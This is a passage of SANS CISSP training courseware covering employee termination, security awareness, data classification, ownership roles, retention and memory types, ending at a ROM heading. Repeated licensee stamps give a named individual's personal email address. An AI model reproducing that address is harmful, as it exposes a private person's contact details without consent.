The goal is to ensure against an employee taking valuable employees or customers with him/her when he/she leaves the employer. Proving actual solicitation in a court of law can be difficult, especially with regard to soliciting colleagues to leave the employer.

TERMINATION

- Mishandling access revocation poses a significant risk
- After employees, contractors, consultants, or vendors no longer require access, their access needs to be revoked
- Ensuring all access has been removed in a timely basis can decrease the likelihood of subsequent successful compromise
 - Particularly important with disgruntled individuals



Termination

It is important to have a well-defined termination policy in place; sabotage, destruction of equipment, or other mischief is sometimes committed after an employee has been made aware of their forthcoming dismissal. This is even more important if the employee is being dismissed for wrongdoing. If this is the case, it should be coordinated with the human resource department, the system and security administrators, and always the employee's supervisor. Do not allow the employee access to records or network resources after being told of their termination. If they must be allowed access again, have someone knowledgeable in the terminated employee's area escort and monitor them.

A termination agreement can be used to minimize problems. A terminated employee is often willing to sign one of these in exchange for some additional pay.

ONGOING PERSONNEL SECURITY

- Security is not an end goal to be achieved
- Ongoing Security is a continual process that will never end
- The organization's workforce needs to appreciate the operational aspect of security
- Even though many think they understand the ongoing nature
 - Many still have the mentality of, "but we just bought x to solve that whole security thing ..."

Ongoing Personnel Security

Ongoing Security represents security as a continual process that will never reach an end state. Security is not an end goal to be achieved, but rather a process that one continually assesses and reassesses.

The organization's workforce and management need to appreciate the operational aspect of security. Even though many think they understand the ongoing nature, many managers still are impeded by the mentality of, "but we just bought x to solve that whole security thing ..." Rationally, they know that even more is required to effectively manage the ever-growing number of security vulnerabilities, it is hard for many to think of security in these terms.

CONTROLLING YOUR ENVIRONMENT

- Policy: Tells a user what to do
- Training: Provides the skill set
- Awareness: Changes user behavior
- Key threat: Social engineering
 - Manipulation
 - People need to be made "aware" of the dangers



MGT414 | SANS Training Program for CISSP® Certification

199

Controlling Your Environment

The following are key principles to remember:

- Policy: Tells a user what to do
- Training: Provides the skill set
- Awareness: Changes user behavior

A key threat: Social engineering is a form of manipulation; employees need to be made "aware" of the dangers.

- General users/employees are being regularly targeted by attacks
- Employees need to be keenly aware of security as it relates to their role in the organization
 - Client-side attacks are the predominant means of initial compromise
- Security Awareness is the process by which employees become familiar
 - Not a one-time, or ideally, even simply annual checkup, but an ongoing process

Security Awareness

One of the most difficult things to do well in security is also one of the most important. Security Awareness training is the process by which employees become aware of security and how their actions or inactions can impact the security of the organization.

With general users/employees being regularly targeted by attacks, security awareness has become all the more important to do well. Client-side attacks are the predominant means of initial compromise. Employees need to be keenly aware of security as it relates to their role in the organization. Awareness should not be treated as a one-time, or, ideally even simply annual, checkup, but an ongoing process.

Lance Spitzner, founder of the Honeynet project, provides guidance on all things security awareness at <https://mgt414.com/3w>. Lance has some incredible insights into what works, what doesn't, and how to establish an effective security awareness program.

AWARENESS BENEFITS

Security awareness assists the workforce in appreciating their role in an organization's security posture

Goal for security awareness is to influence workforce behaviors to help improve security

Possible benefits of effective security awareness programs:

- Reduction of security issues (e.g. phishing susceptibility)
- Increased notification of potential security incidents
- Appreciation that attackers target users

Users represent significant line of defense against attack



Awareness Benefits

A major security issue is continually justifying the existence of security programs when there has been a lack of incidents. Security officers must actively engage management to ensure that security remains on their radar and continues to gain support. Implementing security controls one year only to fail to update them in future years is a common occurrence, which is why security officers must actively promote security throughout the organization.

SECURITY TRAINING

- Security Awareness applies to everyone
- Security Training is intensive training for those more directly involved with security
 - More in-depth than simple awareness
- Developers, System Administrators, Project Managers might all be advised to receive security training beyond awareness
- Security awareness is still required for all



MGT414 | SANS Training Program for CISSP® Certification

202

Security Training

While security awareness applies to everyone, Security Training is intensive training for those more directly involved with the security of the organization in a more significant way than as targets of attackers.

Developers, System Administrators, and Project Managers might all be advised to receive security training beyond the simple awareness training. Security staffing levels are typically not sufficient to achieve the enterprise-wide security architecture and governance warranted by the threat and vulnerability landscape. Deputizing other individuals in the organization with significant security responsibilities seems necessary given the threat being faced.

Security training is more in-depth than simple awareness training. Keep in mind that security awareness training is still required for all, even dedicated security professionals who have proven themselves by achieving the CISSP.

MAINTAINING SITUATIONAL AWARENESS

Every organization must focus on maintaining information security situational awareness

- Threats and vulnerabilities change daily
- A quarterly/biannual/annual process is far too slow for zero-day exploits

When threat and/or vulnerability landscape changes, security training and awareness might need a refresh



Maintaining Situational Awareness

Many organizations lack a formal role that maintains information security situational awareness. They treat risk as a quarterly or biannual process.

Organizations often benefit from individual heroics of information security staff to draw attention to the latest emergent threat, or they are caught unaware.

DOMAIN 1 SUMMARY

- Understand cornerstone security principles
- Understand and apply risk management principles
- Integrate security risk considerations into acquisition strategy and practice
- Understand and apply threat modeling
- Consider legal, compliance, and privacy issues
- Understand professional ethics
- Develop and implement security policies, procedures, and other key documents
- Consider personnel security issues, security education, training, and awareness



MGT414 | SANS Training Program for CISSP® Certification

204

SANS EDU VN @ WWW.SANS.EDU.VN.

DOMAIN 2

Asset Security

(Protecting Security of Assets)

To: Nancy Arnold <shawnacrum1@gmail.com>
May 03, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

MGT414.2

SANS Training for the CISSP ® Certification Exam

SANS

Domain 2: Asset Security

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- **Asset Security**
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

A SSET SECURITY

1. Classify Information and Supporting Assets
2. Data Privacy and Ownership
3. Data Remanence and Retention
4. Baselines and Best Practices



MGT414 | SANS Training Program for CISSP® Certification

2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

INFORMATION LIFECYCLE

- Security is all about managing risk to your critical information
- The information life cycle includes:
 - Classification
 - Categorization
 - Ownership
 - Maintenance



MGT414 | SANS Training Program for CISSP® Certification

3

Information Lifecycle

It is critical that an organization carefully controls and manages access to its information. Firewalls and other security devices only help if an organization understands and knows the location of its critical information.

DATA CLASSIFICATION

Key focus when evaluating assets is determining data-oriented risks

- Much of the value of an information system has very little to do with the value of the physical hardware
- Understanding the data associated with systems and applications is key

If nothing else, identifying where regulated data (PII, PHI, CHD) is housed and accessible is critical



MGT414 | SANS Training Program for CISSP® Certification

4

Data Classification

While the assets themselves might have some value to the organization, ultimately most information systems are about the data that they house, process, or facilitate the transmission of. Data classification helps an organization to understand what the data-oriented ramifications of exploitation are. Data classification is an attempt to understand what particular data means to the organization, how important is the information, and why?

If asset identification is hard for an organization, data classification will likely prove much harder. If an organization has not already gone down the data classification road, then likely the most expeditious approach is to focus on finding and labeling more sensitive data or regulated data.

DATA CLASSIFICATION LABELS

Top Secret

- Highest level of information classification
- Unauthorized disclosure can cause exceptionally grave damage to national security

Secret

- Unauthorized disclosure can cause serious damage to national security

Confidential

- Unauthorized disclosure can cause damage to national security

Sensitive, but Unclassified (SBU)

- Unauthorized disclosure does not cause damage to national security

Unclassified

- Information designated as neither sensitive nor classified
- Public release does not violate confidentiality

Commercial terms: public, official use only, internal use only, and company proprietary



Data Classification Labels

We classify data with differing levels of sensitivity. Why do we put labels on our data? You can't protect it all so some data requires more protection than others.

- Subject label = Object label
- Permission is still required (Need To Know)

The reality is that no organization has sufficient resources to protect all information with the rigor that the most sensitive information requires. Not all information requires the protection needed for nuclear weapon designs or war plans. Consequently, so that appropriate protections can be applied based on the sensitivity of the information and on the potential impact of loss, organizations often classify their data into differing levels. Loss might be in terms of confidentiality (what we usually think of regarding government or corporate secrets), but could also be in terms of integrity or availability.

Governments and their militaries, such as the US Department of Defense (DoD), started the phenomenon of labeling data to apply higher levels of protection to data that was so sensitive that if it were leaked, it could harm their country's national security. Subsequently, this has become commonplace in the corporate world as well.

DATA CLASSIFICATION HOW-TO

- Start identifying "High" systems and data
 - Compromise means "severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals."¹
- What is your most critical data?
 - Credit cards
 - Financial information
 - Healthcare data
 - Customer PII
- What systems contain high data?
- What systems could allow access to high data?
 - Firewalls, routers, etc.



MGT414 | SANS Training Program for CISSP® Certification

6

Data Classification How-to

Data classification is a winning strategy for non-government/military organizations.

Why? It makes organizations focus on what is truly important. That is the first step in changing how you fight.

[1] Standards for Security Categorization of Federal Information and Information Systems
<https://mgt414.com/2r>

DATA CLASSIFICATION CRITERIA

- Value
- Age
- Useful life
- Personal association



MGT414 | SANS Training Program for CISSP® Certification

7

Data Classification Criteria

How is data classified?

- Value: What is the information worth to the company? What if it is lost or compromised?
- Age: How current is the information? Does your organization need data that is five years old? Is real-time information more important to your organization than information received last week?
- Useful life: At what point is data in your systems no longer worth protecting? We know hardware can become obsolete, but how often do we continue protecting outdated information?
- Personal association: Examples include medical records, case files, and personnel files.

DISTRIBUTION OF CLASSIFIED INFORMATION

- Keep in mind that classified information consists of more than just government classified information
- Court orders or legal statutes can require information be disclosed
- FOIA (Freedom of Information Act) requests seek release of government information
- Public or private sector contractual obligations
- Senior-level management approval
 - Likely requiring an NDA be on file for the recipient



MGT414 | SANS Training Program for CISSP® Certification

8

Distribution of Classified Information

Court orders or other legal mandates, such as FOIA requests (Freedom of Information Act), can require the release of information that would otherwise remain protected.

Management can approve distribution of classified information outside of the organization, possibly in conjunction with a non-disclosure agreement. Such documents prevent organizations that work together from capitalizing on information they share for mutual benefit.

REGULATED DATA-BASED CLASSIFICATION

Focuses data/system classification based on the presence of or impact on regulated data

- Protected Health Information (PHI)
 - PII plus information directly related to health information
 - Associated with HIPAA
- Personally Identifiable Information (PII)
 - Name
 - Address
 - Social Security Number
 - Date of birth
- Cardholder Data (CHD)
 - Credit card numbers
 - Cardholder's name
 - Expiration date
 - Card Verification Value (CVV)
- PCI DSS Payment Card Industry Data Security Standard



Regulated Data-Based Classification

Data classification based on regulated data is fairly common in the private sector, where data classification is traditionally not as common.

Some examples of regulated data that might be of interest:

- Cardholder Data (CHD) – credit card numbers, cardholder's name, expiration date, PIN, CVV2, magnetic stripe information, etc. (associated with PCI)
- Personally Identifiable Information (PII) – name, address, Social Security number, date of birth, license
- Protected Health Information (PHI) – items listed under PII plus information directly related to health information (associated with HIPAA)

Naturally, there are others, but the above represent some of the most common data that is in need of identification and classification.

Course Roadmap

- Security and Risk Management
- **Asset Security**
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

A SSET SECURITY

1. Classify Information and Supporting Assets
2. Data Privacy and Ownership
3. Data Remanence and Retention
4. Baselines and Best Practices



MGT414 | SANS Training Program for CISSP® Certification

10

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

DATA OWNERSHIP

Data ownership roles include:

- Business/Mission Owner
- Data (Information) Owner
- System Owner
- Custodians
- Users

Let's discuss each



Data Ownership

Data ownership roles include:

- Business/Mission Owner
- Data (Information) Owner
- System Owner
- Custodians
- Users

Let's discuss each.

DATA CLASSIFICATION ROLES: BUSINESS/MISSION OWNERS

Business/mission owners are *ultimately responsible* for the success of an organization

- High-ranking officials are responsible for establishment of an organization's computer security program and goals
- Set priorities to support the mission of the organization

Data Classification Roles: Business/Mission Owners

As with any security policy, business or mission owners are responsible for implementing an effective and appropriate data classification program. They must provide adequate funding and manpower to implement, maintain, and enforce the program policy when needed. They should also oversee an audit program and receive periodic reports of violations.

DATA CLASSIFICATION ROLES: DATA OWNER

- Member of management responsible for ensuring appropriate protection of specific data
- Has the final corporate responsibility for protection of specific data
- Sometimes called information owner, but the exam will use the term "data owner"



MGT414 | SANS Training Program for CISSP® Certification

13

Data Classification Roles: Data Owner

Most of us have heard the expression, "the captain goes down with the ship." This reflects the ultimate responsibility the captain has for the safety and operation of everyone and everything aboard that ship.

Data owners have the same sort of responsibility toward the business and its stakeholders. They must take measures to adequately protect their information and networks from all significant threats.

They can delegate their authority to an assigned department or particular individuals, but data owners are still accountable for the mishandling of data.

ROLES AND RESPONSIBILITIES: DATA OWNER

- Final say toward security
- Decides what is appropriate
- Ultimately responsible for data
- Determines who can access



MGT414 | SANS Training Program for CISSP® Certification

14

Roles and Responsibilities: Data Owner

Companies often have complicated structures in which key information resources have assigned owners. These owners are responsible for defining the appropriate protection for the information under their care. Owners make the ultimate decisions, and they are accountable if a compromise, loss, or abuse occurs. Some of their responsibilities include:

- Assigning a classification to the information under their care.
- Ensuring that proper security controls are in place to protect the information for which they are accountable.
- Regularly reviewing who has access to the information under their care.
- Serving as the main point of contact to approve access to data or information under their care.
- Naming someone else to replace them in case of absence.

DATA CLASSIFICATION ROLES: SYSTEM OWNER

System Owners are responsible for the computer system (hardware and software)

- Data owners are responsible for the data contained in the systems

Focus is on system design, plan, and updates

- Also ensures that proper training is in place

Hands-on responsibilities (patching, backups, etc.) are delegated to custodians (discussed next)



MGT414 | SANS Training Program for CISSP® Certification

15

Data Classification Roles: System Owner

According to NIST SP 800-18, the system owner is

...responsible for the overall procurement, development, integration, modification, or operation and maintenance of the information system. The information system owner has the following responsibilities related to system security plans:

- Develops the system security plan in coordination with information owners, the system administrator, the information system security officer, the senior agency information security officer, and functional "end users,"
- Maintains the system security plan and ensures that the system is deployed and operated according to the agreed-upon security requirements,
- Ensures that system users and support personnel receive the requisite security training (e.g., instruction in rules of behavior),
- Updates the system security plan whenever a significant change occurs, and
- Assists in the identification, implementation, and assessment of the common security controls.

[1] SP 800-18 Rev. 1, Guide for Developing Security Plans for Federal Information Systems | CSRC
<https://mgt414.com/1e>

DATA CLASSIFICATION ROLES:CUSTODIAN

Custodians perform hands-on activities to achieve data protection requirements dictated by owners

Example custodial tasks could include:

- Performing, testing, and verifying data backups
- Data restoration from backups
- Patching of operating systems and applications
- Maintaining endpoint security software



Data Classification Roles: Custodian

The custodian conducts any activities regarding the maintenance of the data. A database or system administrator may be assigned the role of custodian. In addition to overseeing the backups, a custodian might be required to administer the classification scheme. The custodian is the person who provides the hands-on management of the data as dictated by the data owner. It is important to remember that the custodian is not the person who makes critical decisions; he simply implements the decisions about the data that the owner determines.

DATA CLASSIFICATION ROLES:USER

Users simply are those individuals who have been granted access to and leverage data during the course of their job function

- One of the most important responsibilities of users is adhering to security policies

Operating within bounds of acceptable use policies also helps to ensure data security is maintained



Data Classification Roles: User

Users are responsible for proper use of data and files. They should take adequate measures to protect the data, such as strong passwords, locking workstations when they aren't in use, using proper classification labels, and so on. Users are normally granted read access. Depending upon their job function, they might also have limited write, execute, and delete permissions.

Users should be properly trained in the organization's security policies and procedures, and they should be held accountable if they fail to adhere to those policies. Acceptable use policies are one way of making sure users know what is expected of them.

ROLES AND RESPONSIBILITIES: USER

- Security involves all personnel
- End user plays a critical role
- Users must be aware of their role
- Awareness is key
- Ensure proper training



MGT414 | SANS Training Program for CISSP® Certification

18

Roles and Responsibilities: User

Security is a matter that should concern everyone in a company. End users must understand what their role is with respect to security and how they can contribute to maintaining proper security for the corporation. Users often notice strange problems on their computers. If they are trained well and are conscious of security, they will quickly learn to identify problems that might be related to security.

An end user is anyone in a company, including contractors, vendors, and partners, who use the company information resources as part of their daily tasks. Some user responsibilities include the following:

- They must not share user IDs and passwords with others.
- They must follow proper procedures to protect information under their care.
- They must use company assets only for company-related activities.
- They must be conversant with the policies, procedures, guidelines, and standards that they must follow.
- They have a responsibility to report security incidents that they are aware of.

SENSITIVE DATA COLLECTION LIMITATION

- Organizations should collect the minimum amount of sensitive data required to provide a given service
- Organizations must also clearly define roles involved with creation and access to sensitive data
- The OECD (discussed in Domain 1) Collection Limitation Principle is a good example

"There should be limits to the collection of personal data and any such data should be obtained by lawful and fair means and, where appropriate, with the knowledge or consent of the data subject"¹



Sensitive Data Collection Limitation

Limitation of the collection of sensitive data includes clearly defined roles on sensitive data creation and access, as we will discuss next.

The Organization for Economic Cooperation and Development (OECD, discussed in Domain 1) directly addresses collection limitation.

The related OECD Data Quality Principle states:

Personal data should be relevant to the purposes for which they are to be used, and, to the extent necessary for those purposes, should be accurate, complete and kept up-to-date.²

[1] The OECD Privacy Framework <https://mgt414.com/12>

[2] Ibid.

DATA CONTROLLERS AND DATA PROCESSORS

A data controller is the organization that creates/manages sensitive data

- For example, salary data managed by your HR Department

Data processors are third-party companies that access an organization's sensitive data

- For example, outsourced payroll company

Data controllers must legally ensure security of data accessed by data processors



Data Controllers and Data Processors

The Practical Law article, "Data protection in Sweden: overview," contains a good summary of issues to consider:

If the data controller engages a third-party to conduct the processing of personal data on behalf of the data controller (data processor), there must be a written contract between the data controller and the data processor:

- *Stipulating that the data processor may only process personal data in accordance with the data controller's instructions.*
- *Specifically regulating security aspects of the processing of personal data.*

It is always the data controller who is responsible in relation to the data subject, even if the data controller has engaged a data processor. Therefore, it is the data controller that bears the legal responsibility that the data processor actually implements the necessary security measures.¹

Note that this example is used to illustrate important details behind data controllers and data processors. Specific details of Sweden's data protection regulation are not testable.

[1] Practical Law US Signon <https://mgt414.com/4c>

DATA RETENTION POLICIES

- Determine how long specific types of data should be retained by the organization
- Data destruction is the flip side of data retention policies
- Together, they determine what data should and should not be maintained by the organization
 - eDiscovery (which we will discuss in Domain 7) has made data retention/destruction policies incredibly important
- ESI (electronically stored information) destroyed per data retention/destruction policies is unavailable for pretrial discovery



Data Retention Policies

With eDiscovery becoming so important to civil litigation, data retention policies have grown more significant. If ESI relevant to a lawsuit has all been destroyed in advance as part of normal business practices, then there is nothing to be discovered.

Determine how long specific types of data should be retained by the organization. How long is it actually needed? Prior to eDiscovery, organizations would often just keep old data until they ran out of room. Data destruction is the flip side of data retention policies. Together, these policies determine what data should and should not be maintained by the organization.

eDiscovery has made data retention/destruction policies incredibly important. If the organization can show that it has a consistent policy—for example, automatically destroying email messages more than a year old—then eDiscovery that depends on emails from five years ago will not be an issue. ESI destroyed per data retention/destruction policies is unavailable for pretrial discovery.

RECORDS RETENTION ISSUES: EMAIL

- Email is a common data retention pain point
 - It is often subpoenaed in lawsuits
- Organizations should purge email after the retention period has expired
- User resistance can be high
 - Many use email as an informal document archive system
- Organizations must not only purge centralized email stores but also consider local archives
 - Local Outlook PST (Personal Storage Table) archives can introduce legal nightmares



MGT414 | SANS Training Program for CISSP® Certification

22

Records Retention Issues: Email

The course authors have personally seen records retention policies fail after users resisted attempts to purge email after a set period. VIPs were among the most vocal opponents.

Personal archives, such as Outlook PST files, can pose retention challenges. According to Symantec:

Ultimately, any organization that does not address the risk management issues of PST files is in danger of losing critical business information. Organizations that have a fixed data retention period (for example, 90 days), but also allow users to create PST files, inadvertently encourage ad hoc archiving. In these circumstances, individual users may decide to save their data for longer periods than specified by corporate policies. This unmanaged archiving makes it difficult to comply with regulatory requirements, and it could possibly subject your organization to charges of data spoliation (failure to adequately preserve electronic evidence) during litigation.

[1] Top Five Reasons Why PST Files Can Be an Information Management Risk <https://mgt414.com/k>

RELATED ISSUES

- Data retention is closely associated with eDiscovery (which we will discuss in Domain 7, Security Operations)
- Also covered in Domain 7:
 - Data handling
 - Investigations
 - Evidence collection and handling
 - Digital forensics



MGT414 | SANS Training Program for CISSP® Certification

23

Related Issues

The 2015 Candidate Information Bulletin (CIB) isn't organized very logically at times, splitting related content across multiple domains. Data retention is closely related to issues such as:

- eDiscovery
- Data handling
- Investigations
- Evidence collection and handling
- Digital Forensics

We will discuss these issues in Domain 7: Security Operations.

Course Roadmap

- Security and Risk Management
- **Asset Security**
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

A SSET SECURITY

1. Classify Information and Supporting Assets
2. Data Privacy and Ownership
3. Data Remanence and Retention
4. Baselines and Best Practices



MGT414 | SANS Training Program for CISSP® Certification

24

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

OBJECT REUSE (1)

- Concept of reusing storage media after its initial use
 - Hard drives
 - Flash drives
- Critical data might remain on the media (data remanence)
- Media storage
 - Paper printouts
 - Data backup tapes
 - CDs
 - Diskettes
- Common storage areas
 - On-site
 - Off-site
- Data remanence
 - Information that persists on media after attempted removal
 - Remnants might only be accessible with forensic tools



Object Reuse (1)

Depending on the type of external media you are using, it can get expensive to constantly buy new media. Especially when the information on a given piece of media is no longer needed, why not just reuse the media? The problem that occurs is that original information probably can still be recovered from the media. Therefore, it is important to keep classification levels for data and media and only reuse media within a certain classification.

If a piece of media contains sensitive financial data that is no longer used and that same media is used to store other sensitive financial data, that is less of a concern. However, if the media that contains sensitive data is now given to an external entity, this becomes a bigger concern because a company's information could be externally leaked.

OBJECT REUSE (2)

Data destruction and reuse

- Magnetic media
 - Sector-by-sector overwrite
 - Degaussing
- Physical Destruction
- Paper reports
 - Shredding
 - Burning

Types of data removal

- Clearing: Overwriting the data multiple times
- Purging: Usually refers to degaussing magnetic media
- Destruction: Physically destroying the media by burning and/or crushing



MGT414 | SANS Training Program for CISSP® Certification

26

Object Reuse (2)

There is a saying that once a piece of information exists on a computer, you will never be able to get rid of it, and it will exist forever. One reason why this is true is usually a given piece of data is copied and exists in many forms, and people forget all the areas that contain copies of their information.

The second reason is that when you delete a piece of information, even though from a human standpoint the data seems to be deleted, it most likely still exists and can be recovered with the proper tools. With external media, a common way to delete a piece of information is to go to the location on the media and overwrite it several times with alternate strings of 1s and 0s.

Physical media can also be destroyed with certain chemicals that actually disintegrate the media.

DATA STORAGE AND MEMORY

Terms relevant to data storage:

- Real, main, or primary memory
- Secondary memory/storage
- Write once read many (WORM)
- Volatile storage
- Non-volatile storage
- Sequential storage



MGT414 | SANS Training Program for CISSP® Certification

27

Data Storage and Memory

Some general approaches to storage of data include

- Real or primary memory
- Secondary memory/storage
- Write once read many (WORM)
- Volatile storage
- Non-volatile storage
- Sequential storage

REAL/PRIMARY AND SECONDARY MEMORY

Real, main, or primary memory

- Data storage directly accessible by the CPU
- Higher speed data retrieval
- Think registers, SRAM, and DRAM

Secondary memory/storage

- Data stored in a location not able to be directly accessed by the CPU
- Disk-based storage is an example of secondary storage
- Slower retrieval and use of data stored in secondary memory

Real/Primary and Secondary Memory

Primary storage or memory is what people would typically think of as a computer's memory. RAM, discussed later, would be the typical example of real or primary memory. Data in primary storage can be accessed directly by the CPU in a higher speed fashion.

Secondary storage devices, such as hard disk drives, store data in a manner not directly accessible to the CPU. Data retrieval is slower with data in secondary storage. Though lower speed, secondary storage supplies the bulk data repository location due to its being found in significantly higher volume as well as being a non-volatile storage medium.

VOLATILE VS. NON-VOLATILE STORAGE

Volatile storage

- Power must be supplied for data to persist
- If separated from power, volatile storage will lose data
- Think Registers, SRAM, and DRAM

Non-volatile storage

- Even if power is lost, non-volatile storage will maintain data
- Secondary storage like hard disk drives
- Firmware also classically non-volatile



MGT414 | SANS Training Program for CISSP® Certification

29

Volatile vs. Non-Volatile Storage

With volatile storage, power is key. Without ongoing power being supplied to volatile storage, data will be lost. Historically, volatile storage was thought of in an overly simplistic manner that presumed immediate loss of all data as soon as power was lost. In truth, the data will degrade over time. In fact, the data can be artificially made to degrade MUCH slower by introducing extremely cold conditions. This nuance was best explained and documented in what is known as the cold boot attack¹. RAM serves as the typical example of volatile storage.

Non-volatile storage, in contrast with volatile, continues to maintain data even with loss of power. Hard disk drives, solid-state drives, and firmware all constitute non-volatile storage mechanisms.

[1] Lest We Remember: Cold Boot Attacks on Encryption Keys » Center for Information Technology Policy
<https://mgt414.com/41>

SEQUENTIAL VS. RANDOMACCESS

Sequential access memory/storage

- Storage devices that are read and written to in a sequential order
- Older and slower technology used by magnetic tape

Random access

- Storage devices that allow for jumping to a location and reading or writing of data
- Faster technology that is more complex than sequential access storage

Sequential vs. Random Access

Sequential access storage or sequential access memory requires that data is read and written to in sequence. This older approach to data storage is used by magnetic tape storage devices. With sequential storage, to access data in the middle of sequential media, you would need to seek through the beginning before reaching the data of interest.

By contrast, random access storage allows for reading and writing of arbitrary locations on the storage media. This allows for higher speed access to data, albeit with some increased complexity.

RAM

Random Access Memory (RAM):

- Volatile memory
- Consists of registers, SRAM, and DRAM
- Data lost when power is lost
- Dynamic (DRAM) versus static (SRAM)
- Main memory



MGT414 | SANS Training Program for CISSP® Certification

31

Random Access Memory (RAM)

Computers run programs and operate on data. To do that, they need to have someplace to store information. That place is the system's *memory*. It provides temporary storage for programs and the data they need to run. Modern computer systems use *Random Access Memory* (RAM), meaning that the system can directly read or write a byte stored in memory without affecting any of the other bytes. RAM is volatile, and the chips need continuous power to preserve their contents. When the computer loses power, the data stored in RAM is lost. In common use, RAM usually refers to the system's *main memory*, that is, the memory that holds the running operating system, applications, and data. There are other types of RAM in a computer, though, which we will talk about later.

Most computers also possess a certain amount of *Read-Only Memory* (ROM). ROM is similar to RAM in that the bytes can be read individually, but there are two important differences. First, ROM cannot be modified, only read from. Second, unlike RAM, ROM does not require continual power to preserve its contents. If you turn off the power to your computer, the ROM still retains its data. That's why ROM is typically used to store critical programs, such as the one that starts the boot process when the system powers up. Most systems contain a large amount of RAM and just a small amount of ROM so unless we indicate otherwise, you can assume that when we say memory, we mean RAM.

TYPES OF RAM

Registers

- Small storage locations used by the CPU to store instructions and data
- Located within the CPU
- Fastest of all RAM

SRAM – Static RAM

- Very fast
- Less amount
- Used for cache memory

DRAM – Dynamic RAM

- Refreshed on a regular basis
- Cheapest and most common

As a general rule: the fastest memory is the closest to the CPU



Types of RAM

Most computers use two different types of RAM. The main memory is usually dynamic RAM (DRAM). DRAM is considered dynamic because the system needs to continually refresh the data stored or it is lost. The data is rewritten thousands of times each second; otherwise, it would decay and become unusable. This sounds like a useless piece of technology, but in reality, it is quite workable. After the CPU stores data in DRAM, the system's supporting electronics automatically take care of refreshing it, freeing the rest of the system to go on to do other things. The continual refresh process makes accessing the memory a little slower because the access can occur only between refresh cycles. However, DRAM is inexpensive, which more than makes up for its other faults. Because typical computers are equipped with hundreds (or sometimes thousands) of megabytes of main memory, inexpensive DRAM keeps the price down to a manageable level.

Dynamic vs. Static

Main memory is not the only place your computer uses RAM. Sometimes, DRAM is just too slow for the task at hand. Most computers also include a small amount of static RAM (SRAM). As long as it is supplied with electricity, SRAM keeps its contents safe without requiring constant refresh cycles. This means it is much faster because the system can immediately retrieve data stored in SRAM without waiting for a refresh cycle to complete. Unfortunately, SRAM is a lot more expensive than DRAM, which makes it unsuitable for use as main memory. SRAM is typically used as cache memory, a special fast storage buffer that holds copies of data or instructions likely to be requested soon by the CPU. Memory caching improves performance because many programs loop over the same data or program instructions several times. If this information is kept in cache, the computer can access it much more quickly than if it had to fetch it from the comparatively slow main memory.

ROM

Read-Only Memory (ROM)

- Non-volatile memory
- Allows system to be booted

Firmware

- Stored on a type of ROM chip
- Able to be updated, but expected to be updated on a somewhat infrequent basis
- Non-volatile storage



ROM

